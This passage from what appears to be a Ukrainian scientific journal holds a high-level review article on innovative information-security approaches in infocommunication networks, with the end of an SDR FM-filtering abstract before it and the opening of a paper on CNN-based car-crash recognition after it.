*Для усунення даного недоліку був розроблений вдосконалений алгоритм, що полягає у використанні низькочастотного фільтра зі скінченною імпульсною характеристикою (СІХ) в смузі FM-сигналів 250 кГц перед СІХ-дециматором. Дослідження проводилися для СІХ-фільтрів трьох типів: Хеммінга, Кайзера і Паркс-Макклеллана. Фільтри Кайзера, Паркс-Макклеллана з великим порядком забезпечують практично вертикальний зріз і трохи відрізняються рівнем бічних пелюсток. У фільтра Кайзера вони починаються на рівні –40 дБ і поступово опускаються до –70 дБ, в той час як у фільтра Паркс-Макклеллана вони відразу виходять на постійний рівень –58 дБ. У фільтра Хеммінга з істотно меншим порядком, рівень бічних пелюсток практично такий же, але значно більш пологий основний пелюстка (втрати на частоті зрізу досягають 6 дБ, а бічні пелюстки починаються з частоти ~220 кГц). Після КІХ-дециматора на основі алгоритму Паркс-Макклеллана починаючи 20 кГц забезпечується придушення близько 40 дБ.*

*Для більш детального вивчення впливу різних елементів запропонованої обробки використовувалася модель двох FM-сигналів з різницею в частотах в 700 кГц, що імітує ситуацію, коли прийом сигналу потрібно забезпечити з однієї радіостанції на тлі іншої потужної радіостанції, розташованої поруч по частоті. Перевищення сигналу, що заважає, над сигналом, що прослуховується, в експериментах прийнято рівним 20 дБ. Як критерій для порівняння СІХ-фільтрів використовувалася величина зворотна середньоквадратичному відхиленню вихідного інформаційного і відфільтрованого сигналів. Показано, що у всьому діапазоні відношення сигнал/перешкода (0–20 дБ), фільтр Паркс-Макклеллана виявився кращим. Фільтр Хеммінга з відносно невеликим порядком поступається йому на 5 %, а фільтр Кайзера – на 7 %. Наведено реалізацію запропонованих алгоритмів мовою MATLAB.*

**Key words:** FM-мовлення, програмно-визначена радіосистема (SDR), цифрова обробка сигналу, FM-сигнал, СІХ-фільтр.



**Маруняк С.Т.**

Національний університет «Львівська політехніка»

## ЗАСТОСУВАННЯ СУЧАСНИХ ПІДХОДІВ ДО ЗАБЕЗПЕЧЕННЯ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ В ІНФОКОМУНІКАЦІЙНИХ МЕРЕЖАХ

Сучасне цифрове середовище зумовлює ряд специфічних викликів, поміж яких забезпечення інформаційної безпеки є одним з пріоритетних. Додатковою нагальною даною напрямку надають сучасні технології, що ґрунтуються на інноваційних рішеннях штучного інтелекту, машинного навчання, квантової криптографії. Метою статті є комплексний аналіз сучасних інноваційних підходів до забезпечення інформаційної безпеки в інфокомунікаційних мережах в світлі змін в загально-організаційному контексті (постановка системи захисту, навчання персоналу, імплементація в інші системи організації, оцінка економічної ефективності). Основна увага зосереджена на аналізі поточних викликів та загроз, з якими стикаються інфокомунікаційні системи, і визначенні ефективних стратегій захисту. Описуються найновіші технології та методології, такі як штучний інтелект, машинне навчання, квантова криптографія, які можуть бути інтегровані в системи захисту інфокомунікаційних мереж. Стаття включає детальний огляд новітніх розробок у сфері аналізу безпеки та ідентифікації загроз, з акцентом на адаптивність та прогнозування. Особлива увага приділяється комплексному підходу до захисту інформації, що включає не тільки технологічні засоби, але й організаційні заходи, політики безпеки та освітні ініціативи. Особлива увага приділяється аналізу ефективності, масштабованості та можливості інтеграції в існуючу інфраструктуру. Стаття доповнює існуючий науковий доробок з розвитку інформаційної безпеки, підкреслюючи важливість інноваційного підходу в контексті його імплементації в загально-організаційний контекст і прийняття стейкхолдерами. Запропонована стаття може бути корисною для фахівців у сфері кібербезпеки, розробників мережесистем, фахових дослідників науковців, організацій, органів державної та місцевої влади. Подальші перспективи дослідження полягають в постановці системи ключових показників ефективності для оцінювання процесу імплементації сучасної системи інформаційної безпеки на загально-організаційному рівні.

**Ключові слова:** інформаційна безпека, інфокомунікаційні мережі, штучний інтелект, машинне навчання, криптографія.

**Постановка проблеми.** У сучасному цифровізованому середовищі, де обсяги генерованих і оброблюваних даних зростають надто швидко, інформаційна безпека стає ключовим елементом стійкості інфокомунікаційних мереж. Виклики кіберзагрозам, які стрімко змінюються і стають все більш складними, вимагає постійного розвитку інноваційних підходів і технологій в полі інформаційної безпеки в інфокомунікаційних мережах. Відповідно постає нагальне завдання зосередитися на вивченні сучасних інноваційних стратегій та технологій в сфері інформаційної безпеки, які можуть бути застосовані в інфокомунікаційних мережах. Цей комплекс технологій охоплює штучний інтелект, машинне навчання, квантову криптографію, що дозволяє не тільки реагувати на поточні загрози, а й прогнозувати та запобігати майбутнім викликам. Особлива увага має приділятися аналізу того, як ці технології можуть бути інтегровані в існуючі системи інфор-

маційної безпеки, та їх впливу на загальну структуру та ефективність інфокомунікаційних мереж. В даному ключі важливо проаналізувати організаційні аспекти, включаючи політику безпеки та необхідність постійної освіти і тренінгів у галузі кібербезпеки. Все це зумовлює високу актуальність дослідження в даному напрямку.

**Аналіз останніх досліджень і публікацій.** У науково-практичній сфері інформаційної безпеки в комунікаційних мережах українські та зарубіжні дослідники запропонували різноманітні інноваційні методи та стратегії. Барта Дж. [1] і Шефер [2] підкреслюють вирішальну роль, яку відіграють нові технології та теоретичні основи для захисту комунікаційних мереж. Дані роботи свідчать про те, що швидкий розвиток цифрових загроз вимагає відповідної еволюції технологій і моделей, які ми використовуємо для протидії цим загрозам. Завдяки інтеграції останніх досягнень у технології з надійними теоретичними моделями

стає можливим створювати більш стійкі та безпечні системи. Лі М. [3] та Ель-Кенаві Е. та ін. [4] зміщують акцент на загальну важливість безпеки даних та інформації. Робота Лі М. [3] вивчає різні методології та практики, необхідні для забезпечення конфіденційності, цілісності та доступності даних. Ель-Кенаві Е. та ін. [4] пропонує інтегровану структуру, розроблену для підвищення безпеки в Інтернеті. Ця структура може охоплювати різні аспекти, такі як шифрування, протоколи безпеки мережі та системи виявлення вторгнень, пропонуючи комплексний підхід до захисту інформації в Інтернеті. Фріз та ін. [5] і Алсунбул С. та ін. [6] розглядають більш конкретні проблеми в цій галузі. Фріз С. та ін. [5] зосереджується на ускладненнях безпеки, властивих критично важливій інфраструктурі, які часто стають об'єктами складних кібератак через їх важливість для національної та громадської безпеки. Алсунбул С. та ін. [6], з іншого боку, зосереджується на стратегіях протидії хакерам, що є постійною загрозою цифрового сьогодення. Робота включає аналіз різноманітних методів захисту від злону, таких як розгортання брандмауера, зміцнення системи та проактивне виявлення загроз. Абаваджі та ін. [7] і Ніканфар Г. та ін. [8] підкреслюють необхідність передових технологій безпеки та ефективних рішень у цій галузі, що постійно розвивається. Робота Абаваджі Дж. та ін. [7] визначає ключові тенденції і технології, які формуватимуть майбутнє інформаційної безпеки. Ніканфар Г. та ін. [8] пропонує особливе рішення у вигляді криптографічної системи, призначеної для інформаційно-орієнтованої мережі. Ця система зосереджена на захисті даних у своїй основі, підкреслюючи важливість орієнтованих на дані підходів до безпеки в мережі, де інформація є розподіленою та мобільною. Даний масив досліджень підкреслює комплексний характер інформаційної безпеки в мережах зв'язку. Роботи даних зарубіжних вчених охоплюють широку проблематику від розробки нових технологій і теоретичних моделей до впровадження комплексних структур і конкретних рішень, спрямованих на захист цілісності, конфіденційності та доступності інформації.

Становить високу науково-практичну цінність також доробок українських дослідників. Хорошко В., Браїловський М. [9] зосереджується на важливості ефективного управління конфліктами та інцидентами інформаційної безпеки в інтернеті. Автори аналізують сучасні методи та підходи до виявлення, аналізу та вирішення проблем інформаційної безпеки, акцентуючи на

важливості адаптивності та гнучкості систем управління інформаційною безпекою. Васильківський М. та ін. [10] вивчають перспективи розвитку телекомунікаційних мереж наступного покоління (6G) і їх впливу на інформаційну безпеку. Автори досліджують нові виклики та можливості, які виникають з розвитком 6G технологій, включаючи питання захисту даних та приватності. Крім того, в іншій роботі Васильківський М. та ін. [11] концентруються на аналізі та оцінці технічних характеристик радіотрактів в системах 5G та 6G. Розглядаються ключові параметри, які впливають на ефективність та надійність інфокомунікаційних систем, а також обговорюють методи їх оптимізації. Робота Коноплицької-Слободенюк О. [12] присвячена одному з найбільш перспективних напрямків в області інформаційної безпеки, а саме квантовій криптографії. Автор розкриває основні принципи та переваги використання квантової криптографії для захисту інформації, включаючи неможливість перехоплення без виявлення та порушення. Особлива увага приділяється технологіям квантового розподілу ключів, які забезпечують високий рівень безпеки в комунікаційних системах.

Ці роботи вносять важливий вклад у розвиток сфери інформаційної безпеки та телекомунікацій, демонструючи різноманітність підходів та технологій, що застосовуються для захисту даних. Від управління інцидентами в інтернет-мережах до передових технологій 6G та квантової криптографії, подані вище попередні дослідження підкреслюють необхідність постійного вдосконалення методів захисту інформації відповідно до зростаючих загроз і викликів. Важливим аспектом, що проходить через всі ці дослідження, є інтеграція новітніх технологічних досягнень у практику інформаційної безпеки. Це включає розвиток інфраструктури телекомунікаційних мереж, оптимізацію параметрів радіотрактів для підвищення ефективності та надійності передачі даних, а також застосування передових криптографічних методів для забезпечення конфіденційності інформації. Розробка та впровадження інноваційних рішень у сфері інформаційної безпеки є ключовим фактором у захисті інформаційних ресурсів в умовах постійно змінюваного цифрового середовища. При цьому, додаткового вивчення потребує питання структурування комплексу заходів в контексті сучасних технологій і їх впливу на зміну загально-організаційного контексту постановки системи інформаційної безпеки.



**Постановка завдання.** Мета статті – ідентифікувати основні напрямки інноваційних розробок на основі аналізу найновіших розробок у сфері інформаційної безпеки, які зможуть забезпечити більш безпечно та надійне інформаційне середовище в умовах швидко змінюваних кіберзагроз.

**Виклад основного матеріалу.** Станом на 2024 р. сучасний контекст кібербезпеки визначався комплексом тенденцій, значною мірою сформованим зміною природи кіберзагроз і впровадженням нових технологій. Однією з головних сфер уваги є, зокрема, хмарна безпека. У міру того, як організації все частіше переходять на хмарні сервіси, стає все більш зрозумілою недостатність стандартних заходів безпеки в хмарних сервісах. Ця прогалина створила сприятливий ґрунт для кіберзагроз, що потребує більш надійних протоколів безпеки для захисту конфіденційних даних, що зберігаються в хмарі. Помітною тенденцією у сфері кібербезпеки є зростаюча залежність від технологій штучного інтелекту та машинного навчання. Ці інноваційні інструменти розгортаються для більш ефективного виявлення та протидії кіберзагрозам, що є значним кроком у боротьбі з кіберзлочинністю. На ринку інформаційної безпеки відбулися значні зміни, спричинені підвищенням обізнаності організацій про кіберризик. Опитування Niscox [13] показало, що 64 % компаній з 8 країн світу застосовують такий інструмент як страхування від кіберзагроз, що відображає все більше визнання кіберзагроз як критичного фактора ризику. Індекс глобального страхового ринку Marsh & McLennan [14] показав стрімке зростання цін на кіберстрахування в США на 79 % у 2022 р., що підкреслює різкий ріст витрат, пов'язаних з кіберінцидентами. Перехід до гібридних робочих середовищ спричинив появу нових викликів кібербезпеки. Дані Microsoft [15] показали, що 81 % корпоративних організацій переходять до гібридної моделі робочого місця, що призвело до розширення поверхні атаки для кіберзагроз. Цей зсув вимагає комплексної переоцінки протоколів безпеки, щоб захистити активи організації в більш складному робочому середовищі. Все це зумовлює сучасний контекст інформаційної безпеки та потребу в інноваційних рішеннях в даному полі.

Інноваційні підходи до забезпечення інформаційної безпеки в інфокомунікаційних мережах включають різноманітні технології та стратегії, спрямовані на захист даних та інформаційних систем від несанкціонованого доступу, зловмисного втручання або інших загроз. Виділимо ключові



**Рис. 1. Ключові напрямки інноваційних підходів до забезпечення інформаційної безпеки в інфокомунікаційних мережах**

*Джерело: власний аналіз*

напрямки інноваційних підходів до забезпечення інформаційної безпеки в інфокомунікаційних мережах (рис. 1).

Розглянемо дані напрямки в більших деталях:

– *Квантова криптографія*: дана технологія, перебуваючи на ранніх стадіях розвитку, має потенціал створити надвисокий рівень шифрування за рахунок використання підходів спряженого кодування, що робить практично неможливим перехоплення або втручання в передачу даних без виявлення.

– *Рішення на основі штучного інтелекту (ШІ) та машинного навчання*: Розвиток ШІ і машинного навчання дозволяє створювати системи, здатні аналізувати поведінку мережі в реальному часі, виявляти аномалії, що можуть вказувати на кібератаки, та автоматично адаптуватися до нових загроз. В даному контексті, наприклад, застосування технології блокчейн може забезпечити високий рівень безпеки через децентралізацію, неможливість зміни записів без відома всієї мережі та прозорість транзакцій, що робить дані стійкими до фальсифікацій та несанкціонованого доступу.

– *Розширене виявлення та реагування (Endpoint Detection and Response, EDR)*: Системи EDR надають засоби для моніторингу та аналізу даних про події на кінцевих точках у мережі в реальному часі, що дозволяє швидко виявляти та реагувати на потенційні загрози.

– *Захищені протоколи інтернету (IPv6, DNSSEC)*: Впровадження нових версій протоколів інтернету з підвищеною безпекою, таких як IPv6 та DNSSEC, забезпечує кращий захист від різноманітних атак, включаючи атаки на DNS.

– *Автоматизація безпеки в рамках єдиної платформи*: Інтеграція різних інструментів безпеки в єдину платформу для автоматизації рутинних задач і координації відповідей на інциденти забезпечує швидше виявлення та мінімізацію наслідків атак.

– *Інтелектуальне розпізнавання загроз*: Розвиток систем інтелектуального розпізнавання загроз, які можуть аналізувати великі обсяги даних для ідентифікації складних і непомітних атак, забезпечуючи більш ефективний захист.

Ці інноваційні підходи є частиною безперервного процесу вдосконалення інформаційної безпеки, який має пристосовуватися до постійно змінюваного ландшафту кіберзагроз. Важливо зазначити, що ефективна стратегія інформаційної безпеки зазвичай включає комбінацію кількох підходів і технологій, щоб забезпечити всебічний захист.

Аналіз сучасних методів забезпечення інформаційної безпеки вимагає розгляду широкого спектру технологій, стратегій та практик, які застосовуються для захисту інформаційних систем і даних від несанкціонованого доступу, втрати або пошкодження. Сучасні методи можна класифікувати на кілька основних категорій, що подано в Табл. 1.

Оцінка успішності технологій та стратегій в контексті інформаційної безпеки є ключовим аспектом для забезпечення ефективного захисту

інформаційних активів організації. Для цього використовуються різні критерії, які дозволяють оцінити ефективність заходів безпеки, їх відповідність бізнес-вимогам та здатність протистояти актуальним та потенційним загрозам. Виділимо ряд ключових критеріїв для оцінки:

1. Зменшення кількості інцидентів безпеки:

– *Кількість виявлених вразливостей*: Зменшення кількості вразливостей, виявлених під час регулярних аудитів та сканувань безпеки.

– *Кількість успішних атак*: Зниження кількості успішних кібератак або інцидентів безпеки, що свідчить про ефективність захисних механізмів.

2. Відповідність нормативним вимогам:

– *Аудит та сертифікація*: Успішне проходження зовнішніх аудитів та отримання сертифікацій (наприклад, ISO 27001), що підтверджують відповідність організації встановленим стандартам безпеки.

– *Дотримання законодавчих вимог*: Виконання законодавчих та регуляторних вимог, наприклад GDPR, HIPAA, що знижує ризик правових санкцій та штрафів.

3. Час виявлення та реагування на інциденти:

– *Час до виявлення (Time to Detect, TTD)*: Зменшення часу, необхідного для ідентифікації безпечового інциденту або вразливості. Швидке виявлення є критичним для мінімізації потенційної шкоди.

– *Час до реагування (Time to Respond, TTR)*: Зменшення часу, необхідного для реагування на інцидент безпеки або загрозу. Ефективне реагування обмежує вплив інцидентів та допомагає у відновленні операцій.

Таблиця 1

**Сучасні методи забезпечення інформаційної безпеки в інфокомунікаційних мережах**

Методи	Коментарі
Технологічні засоби	<ul style="list-style-type: none"> <li>– Шифрування: Використання алгоритмів шифрування для захисту даних під час їх зберігання та передачі. Це включає шифрування даних на диску та шифрування каналів зв'язку.</li> <li>– Мережева безпека: Застосування брандмауерів, систем виявлення та запобігання вторгненням (IDS/IPS), віртуальних приватних мереж (VPN) та інших інструментів для захисту мережевого трафіку.</li> <li>– Аутентифікація та контроль доступу: Використання багатофакторної аутентифікації, розподілених систем управління ідентифікаційними даними, політик мінімальних прав та інших методів для забезпечення доступу тільки авторизованим користувачам.</li> </ul>
Аналітичні інструменти	<ul style="list-style-type: none"> <li>– Моніторинг та аналіз: Використання сучасних інструментів для постійного моніторингу інформаційних систем і аналізу подій безпеки, щоб виявляти та реагувати на потенційні загрози в реальному часі.</li> <li>– Прогнозування загроз: Застосування штучного інтелекту та машинного навчання для аналізу даних та прогнозування потенційних атак або вразливостей.</li> </ul>
Організаційні заходи	<ul style="list-style-type: none"> <li>– Політики безпеки: Розробка та впровадження комплексних політик інформаційної безпеки, які визначають правила та процедури для захисту даних.</li> <li>– Освітні заходи: Проведення тренінгів з безпеки для співробітників для підвищення обізнаності про потенційні загрози та методи їх запобігання.</li> <li>– Управління інцидентами: Розробка процесів для ефективного реагування на інциденти безпеки, мінімізації шкоди та відновлення послуг.</li> </ul>

Джерело: власний аналіз

## 4. Ефективність процесу відновлення:

– *Час до відновлення (Time to Recover, TTR)*: Зменшення часу, потрібного для відновлення послуг або систем до нормального функціонування після інциденту. Швидке відновлення важливе для забезпечення неперервності бізнесу.

– *Втрати даних*: Мінімізація втрат даних у випадку інцидентів безпеки, що забезпечує збереження цінної інформації та довіри клієнтів.

## 5. Економічна ефективність заходів:

– *Загальні витрати на інформаційну безпеку (Return on Investment)*: Оцінка витрат на інформаційну безпеку відносно бюджету організації та аналіз повернення інвестицій (ROI) в безпеку: Важливо, щоб витрати були виправдані зниженням ризиків і потенційних втрат від інцидентів.

– *Ефективність інвестицій у безпеку (Security Investment Efficiency)*: Аналіз, наскільки ефективно використовуються інвестиції в інструменти та заходи безпеки для досягнення цілей організації у сфері безпеки.

## 6. Задоволеність користувачів та бізнесу:

– *Задоволеність бізнес-користувачів*: Оцінка того, наскільки задоволені користувачі та бізнес-відділи впровадженими заходами безпеки, чи не викликають вони незручностей у роботі та чи сприяють вони досягненню бізнес-цілей.

– *Сприйняття безпеки серед співробітників*: Позитивне сприйняття політик та процедур безпеки співробітниками, а також їхня обізнаність і розуміння важливості заходів безпеки для загальної безпеки організації.

## 7. Гнучкість та масштабованість:

– *Адаптивність до змін у загрозах*: Здатність системи безпеки адаптуватися до нових загроз та змін у ландшафті кіберзагроз без значних додаткових витрат або переробок.

– *Масштабованість*: Можливість безпекових рішень масштабуватися відповідно до зростання організації та змін у її інфраструктурі, без компромісів у рівні безпеки.

Відповідно даний комплекс критеріїв має бути систематизований, пріоритетований та інтегрований в загально-організаційну систему інформа-

ційної безпеки. Критично важливим є інформування стейкхолдерів (співробітники, керівники підрозділів, клієнти, бізнес-партнери, інші) про дані критерії для їх прийняття та дієвого застосування.

**Висновки.** В підсумку, в запропонованому дослідженні акцентовано на критичній необхідності впровадження інноваційних підходів для зміцнення захисту інформаційних систем. В умовах стрімкого розвитку технологій та розширення кіберзагроз, традиційні методи інформаційної безпеки вже не здатні забезпечити достатній рівень захисту. Відповідно для ефективного протистояння сучасним викликам, важливо не лише використовувати новітні технології, такі як машинне навчання, штучний інтелект та вдосконалювати існуючі моделі інформаційної безпеки. Таке рішення передбачає інтеграцію комплексних рішень, які здатні адаптуватися до змін у кіберпросторі та ефективно реагувати на нові загрози. Ключовим критерієм є здатність інноваційних підходів ефективно протистояти сучасним і потенційним кіберзагрозам. Аналіз показав, що впровадження технологій штучного інтелекту, машинного навчання, квантової криптографії може значно підвищити рівень безпеки за рахунок автоматизації процесів виявлення та нейтралізації атак. Важливим аспектом є здатність системи швидко адаптуватися до змінних умов кіберпростору та розширення загроз. Інноваційні моделі, що базуються на самонавчальних алгоритмах, демонструють високий рівень адаптивності. Інноваційні підходи мають забезпечувати високий рівень прозорості у виявленні та реагуванні на загрози, дозволяючи здійснювати контроль і аудит безпеки на всіх рівнях. Оцінка економічної ефективності впровадження інноваційних підходів є важливим критерієм, оскільки ресурси організацій є обмеженими. Технології, що пропонують оптимальне співвідношення ціни та якості захисту, набувають пріоритету. Майбутні дослідження полягають в розробленні ключових показників ефективності для оцифрування процесу імплементації сучасної системи інформаційної безпеки на загально-організаційному рівні.

## Список літератури:

1. Bárta J., Sadovská V., Srník A., Urbánek J. Protection of information and communication systems. *ISESS 2013: Environmental Software Systems. Fostering Information Sharing*. 2013. № 413. P. 302–310.
2. Schaefer R.F., Boche H., Khisti A., Poor H.V. Information theoretic security and privacy of information systems. *Cambridge University Press eBooks*. 2017. 558 p.
3. Li M. Data and Information Security Technology in network communication. *Journal of Networking and Telecommunications*. 2020. № 2 (2). P. 38–41.
4. El-Kenawy E., Saber M., Arnous R. An integrated framework to ensure information security over the Internet. *International Journal of Computer Applications*. 2019. № 178 (29). P. 13–15.

5. Fries S., Falk R. Ensuring Secure Communication in Critical Infrastructures. *ENERGY 2016: The Sixth International Conference on Smart Grids, Green Communications and IT Energy-aware Technologies*. 2016. P. 15–20.
6. Alsunbul S., Le P.D., Tan J. A Defense Security Approach for Infrastructures against Hacking. *2013 12th IEEE International Conference on Trust, Security and Privacy in Computing and Communications*. 2013. P. 1600–1606.
7. Abawajy J., Islam, R. Applications and techniques in information and network security. *Concurrency and Computation: Practice and Experience*. 2017. № 29 (23). P. 1–4.
8. Nicanfar H., Talebi-Fard P., Zhu C., Leung V.C. Efficient Security Solution for Information-centric Networking. *2013 IEEE International Conference on Green Computing and Communications and IEEE Internet of Things and IEEE Cyber, Physical and Social Computing*. 2013. P. 1290–1295.
9. Хорошко В., Браїловський М. Управління конфліктами та інцидентами інформаційної безпеки в мережі Internet. *Інформатика та математичні методи в моделюванні*. 2021. № 11 (1–2). С. 15–25.
10. Васильківський М., Будах М., Болдирева О. Забезпечення інформаційного захисту в телекомунікаційних мережах 6G. *Комп'ютерно-інтегровані технології: освіта, наука, виробництво*. 2023. № 50. С. 142–150.
11. Васильківський М., Коломієць А., Будах М. Оцінювання параметрів радіотрактів інфокомунікаційних систем 5G/6G. *Вісник Хмельницького національного університету*. 2022. № 6. С. 53–60.
12. Коноплицька-Слободенюк О. Принципи захисту інформації за допомогою квантової криптографії. *Всеукраїнська науково-практична конференція «Інформаційна безпека держави, суспільства та особистості»*. 16 квітня 2015 року, м. Кіровоград: КНТУ, 2015. С. 58–59.
13. Hiscox Cyber insurance. URL: <https://www.hiscox.co.uk/business-insurance/cyber-and-data-insurance> (дата доступу: 01.02.2024).
14. Marsh & McLennan Cyber Risk. URL: <https://www.marsh.com/pt/en/services/cyber-risk.html> (Дата доступу: 01.02.2024).
15. Microsoft. URL: <https://www.microsoft.com/en-us/worklab/work-trend-index/hybrid-work-is-just-work> (дата доступу: 01.02.2024).

#### **Maruniak S.T. APPLICATION OF MODERN APPROACHES TO INFORMATION SECURITY IN INFOCOMMUNICATION NETWORKS**

*The modern digital environment poses a number of specific challenges, among which information security is one of the priorities. Modern technologies based on innovative solutions of artificial intelligence, machine learning, and quantum cryptography add additional urgency to this area. The purpose of the article is to provide a comprehensive analysis of modern innovative approaches to ensuring information security in information and communication networks in the light of changes in the overall organizational context (setting up a protection system, training of personnel, implementation in other organizational systems, and assessment of economic efficiency). The main focus is on analyzing current challenges and threats faced by information and communication systems and identifying effective protection strategies. It describes the latest technologies and methodologies, such as artificial intelligence, machine learning, quantum cryptography, which can be integrated into the protection systems of infocommunication networks. The article includes a detailed overview of the latest developments in security analysis and threat identification, with a focus on adaptability and forecasting. Particular attention is paid to an integrated approach to information security, which includes not only technological means, but also organizational measures, security policies and educational initiatives. Particular attention is paid to the analysis of efficiency, scalability, and the possibility of integration into existing infrastructure. The article adds to the existing scientific work on the development of information security, emphasizing the importance of an innovative approach in the context of its implementation in the overall organizational context and acceptance by stakeholders. The proposed article may be useful for cybersecurity specialists, network system developers, professional researchers, scientists, organizations, state and local authorities. Further prospects for research are to set up a system of key performance indicators to digitize the process of implementing a modern information security system at the general organizational level.*

**Key words:** information security, information and communication networks, artificial intelligence, machine learning, cryptography.

**Могилевич Д.І.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Хміль Р.В.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## АНАЛІЗ ЗАСТОСУВАННЯ НЕЙРОННИХ МЕРЕЖ ДЛЯ РОЗПІЗНАВАННЯ АВТОМОБІЛЬНИХ АВАРІЙ

*Система автоматичного екстреного виклику e-Call стала обов'язковою в Європейському Союзі з 2018 року. Ця система автоматично викликає служби екстреної допомоги в разі аварії, але існує проблема з хибними викликами, які призводять до невиправданих витрат ресурсів аварійних служб. Більшість виробників авто вирішує первинну задачу визначення аварійної ситуації за допомогою аналізу інформації, що надходить від вбудованих датчиків-акселерометрів. В результаті, досить часто різке гальмування, яке дозволяє уникнути аварії, помилково ідентифікується як аварійна ситуація і призводить до хибного виклику аварійних служб.*

*В статті запропоновано підхід до розпізнавання автомобільних аварій на основі використання згорткових нейронних мереж для класифікації звукових доріжок, що записуються всередині автомобіля при виникненні аварійних ситуацій на дорогах.*

*Мета дослідження полягає у проведенні аналізу існуючого математичного апарату згорткових нейронних мереж та розробці підходу до вирішення задачі розпізнавання та верифікації автомобільних аварій на основі їх використання. Основними етапами дослідження є аналіз методів обробки даних, вдосконалення алгоритмів навчання та використання передових технологій у галузі машинного навчання.*

*Проведено аналіз архітектури нейронних мереж для ефективного вирішення поставленої задачі з використанням мобільних пристроїв, що включає дослідження різних конфігурацій нейронних мереж, їхню адаптацію до умов обмежених обчислювальних ресурсів мобільних пристроїв та вибір моделі з мінімальним використанням ресурсів при забезпеченні високої точності розпізнавання аварій.*

**Ключові слова:** штучний інтелект, нейронні мережі, обробка звукових сигналів.

**Постановка проблеми.** Актуальність пошуку інноваційних підходів до вирішення задачі розпізнавання та класифікації автомобільних аварій зумовлена економічною доцільністю підвищення точності існуючих методів. Кожен додатковий відсоток точності дасть можливість зекономити мільярди доларів прямих витрат на хибні виклики, що надходять до аварійних служб. Тому актуальним є підхід щодо побудови системи розпізнавання та верифікації автомобільних аварій на основі використання математичного апарату загорткових нейронних мереж (ЗНМ), яка може бути інтегрована у мобільні пристрої для швидкого та точного реагування на небезпечні ситуації на дорозі.

**Аналіз останніх досліджень і публікацій.** Проблематика розпізнавання образів та сигналів на основі нейронних мереж досліджена у наукових працях багатьох вітчизняних та закордонних вчених.

Лебідь О., Кіпоренко С., Вовк В. здійснили аналіз методів машинного навчання та нейромережевих технологій, які використовуються для

виявлення аномалій. Вченими доведено доцільність використання нейромережевих технологій у системах інформаційної безпеки та розроблено метод вирішення цього завдання на основі архітектурних нейромереж [1].

Мясіщев О., Ленков Є., Білик О. глибинно вивчили алгоритми та інструменти розпізнавання об'єктів з використанням нейронних мереж. Корисним для нашого дослідження є класифікація штучних мереж, з використанням яких доцільно проводити діагностику об'єктів на основі формування образу-еталону [2].

Мірошник О. запропонував для розпізнавання вейвлет-образів несинусоїдальних сигналів на базі адаптивної резонансної теорії використовувати нейронну мережу. Вчений розробив програмний продукт, в якому закладено алгоритм роботи нейронної мережі та описані його основні функціональні можливості [3].

Мірошник О., Святобатько А. запропонували спосіб прогнозування фізичних параметрів з використанням нейронних мереж. Авторами наведені

математичні вирази для наглядного розуміння структури нейронних мереж та їх роботи [4].

О. Генчоглу (O. Gencoglu), Т. Віртанен (T. Virtanen) та Х. Хуттунен (H. Hattunen) дослідили проблеми класифікації аудіо сигналів та розпізнавання акустичних подій за допомогою глибинних нейромереж [5].

С. Абдолі (S. Abdoli), П. Кардинал (P. Cardinal), А. Керіх (A. Koerich) описують підходи до класифікації звуків з використанням згортових нейронних мереж прямого поширення, які навчаються на одновимірних зразках звукових подій [6].

М. Пачорек (M. Paciorek), А. Клушек (A. Klusek), П. Ваврика (P. Wawryka) аналізують існуючі підходи до розпізнавання автомобільних аварій за допомогою виключно мобільних телефонів та даних їх акселерометрів та гіроскопів, використовуючи 53 набори даних, отриманих за допомогою різних телефонів під час реальних (тестових) аварій [7].

Машинному навчанню та різним підходам до розпізнавання образів присвячені видання Кутковецького В.Я. [8].

Що таке глибинне навчання, глибинні нейронні мережі як засоби класифікації об'єктів та особливості застосування згорткових нейронних мереж для розпізнавання зображень детально викладено в працях Субботіна С.О. [9] та Новотарського М.А. [10].

Зазначені наукові дослідження демонструють підвищену увагу вчених до проблематики методів розпізнавання сигналів та образів на основі нейронних мереж.

**Постановка завдання.** Метою роботи є проведення аналізу існуючого математичного апарату згорткових нейронних мереж та розробці підходу до вирішення задачі розпізнавання та верифікації автомобільних аварій на основі їх використання.

**Виклад основного матеріалу.** Для розпізнавання сигналів та образів найбільш популярними та ефективними є згорткові нейронні мережі [1; 2]. Їх можна застосувати для обробки будь-якого сигналу, чи то даних з датчиків, аудіосигналів, образів тощо.

Цей вид нейромереж є багато-шаровим перцептроном, що складається з багатьох рівнів вузлів, прихованих і вихідного шарів, та має односпрямований інформаційний потік. Функцією активації для вузлів прихованого шару зазвичай обирається монотонна нелінійна  $S$ -подібна функція, в той час як для вузлів вихідного шару достатньо використовувати лінійну функцію.

Зазначений вид нейронної мережі можна апроксимувати до будь-якого неперервного відоб-

раження, якщо кількість прихованих шарів достатньо велика. В умовах розпізнавання образів цей вид нейронних мереж з нелінійною  $S$ -подібною функцією та декількома шарами може впізнавати об'єкти з досить високою точністю. Ці характеристики багатошарової нейронної мережі прямого поширення закладають теоретичну основу для застосування багатошарових перцептронів для процесу моделювання та діагностики похибок з розпізнавання образів. Похибки визначаються двома способами – програмують модель процесу виправлення розпізнавання образів або обирають класифікатор шаблонів.

Якість розпізнавання образів нейронними мережами залежить від ефективності проведеного навчання на прикладі певної вибірки даних з використанням значної кількості навчальних пар (вхід-вихід). За результатами навчання нейронної мережі визначається функція помилки або відхилення (функція втрат). Процес навчання нейронної мережі направлений на мінімізацію помилки, що дозволяє штучному інтелекту самостійно корегувати показники допустимих ваг зв'язків між нейронами.

Загальний вигляд багатошарового перцептрону наведено на рис. 1.

Ми ж будемо використовувати архітектуру згорткової нейронної мережі, що наведена на рис. 2. Ключовою особливістю і відмінністю згорткової нейромережі від перцептрона є те, що нейрони шару мають не індивідуальні вагові коефіцієнти, а використовують розділені ваги: матриці ваг невеликого розміру, які ще називають ядрами згортки. Таким чином, згорткова мережа має значно меншу кількість параметрів у порівнянні з повнозв'язною мережею, з чого слідує її більш висока продуктивність і економічність у використанні пам'яті.

Згорткова мережа має багатошарову структуру. Приховані шари зазвичай складаються зі згорткових, агрегувальних, повноз'язних шарів та шарів нормалізації.

Після вхідного шару сигнал проходить декілька шарів згортки де на кожному шарі виконується послідовне чергування згортки і пулінгу. Чередування шарів дозволяє скласти «карти ознак» з яких, на кожному з наступних шарів карта зменшуватиметься в розмірах, але збільшуватиметься кількість каналів. В практичному застосуванні це буде означати можливість розпізнавання складних підлеглих ознак.

